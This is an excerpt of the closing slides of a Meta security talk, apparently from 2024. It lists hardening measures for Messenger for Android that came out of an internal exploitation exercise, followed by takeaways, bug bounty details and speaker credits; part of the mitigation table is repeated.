Closing gap in CFI icall protection	Restricts jump oriented programming attacks by protecting MCF function pointer calls

Exploitation provides defensive insight

Building the exploit allowed us to identify 15+ security engineering outcomes to harden both Messenger for Android as well as the larger Meta Family of Apps. These engineering tasks would not have been obvious unless we had actually gone through the effort of building the exploit.

Title	Mitigation Details
Prevent Direct dlopen of E2EE Files	Hook dlopen in app to prevent dynamic loads of E2EE file attachment paths.
Libcpp Hardening to Mitigate OOB STL Accesses	Deploy libc++ hardening to mitigate issues like Vulnerabilities 2 and 4 from being exploitable
Improve App Message Handling in Server Side Infrastructure	Remove the 0-click heap spraying primitive by hardening server side validation logic
Msys Memory Isolation for MCF Types	Isolate Msys allocations from the system heap to make them harder to target for corruption
Closing gap in CFI icall protection	Restricts jump oriented programming attacks by protecting MCF function pointer calls

Exploitation provides defensive insight

Building the exploit allowed us to identify 15+ security engineering outcomes to harden both Messenger for Android as well as the larger Meta Family of Apps. These engineering tasks would not have been obvious unless we had actually gone through the effort of building the exploit.

Title	Mitigation Details
Prevent Direct dlopen of E2EE Files	Hook dlopen in app to prevent dynamic loads of E2EE file attachment paths.
Libcpp Hardening to Mitigate OOB STL Accesses	Deploy libc++ hardening to mitigate issues like Vulnerabilities 2 and 4 from being exploitable
Improve App Message Handling in Server Side Infrastructure	Remove the 0-click heap spraying primitive by hardening server side validation logic
Msys Memory Isolation for MCF Types	Isolate Msys allocations from the system heap to make them harder to target for corruption
Closing gap in CFI icall protection	Restricts jump oriented programming attacks by protecting MCF function pointer calls

Takeaways

Exploitation can be used as a defensive exercise to harden products

All vulnerabilities presented in this talk have been fixed

Participate in Meta's bug bounty program to earn monetary rewards up to $300k

- WhatsApp in scope for Pwn2Own Ireland October 22–25, 2024

Thanks! Questions?

Resources:

1. https://engineering.fb.com/2023/09/12/security/meta-quest-2-defense-through-offense/
2. https://www.facebook.com/whitehat - **Meta Bug Bounty**

Andrew Calvano
Meta Product Security

Octavian Guzu
Meta Product Security

Ryan Hall
Meta Red Team X

Special Mention: **Sampriti Panda**, for his help in the exercise

Meta

Meta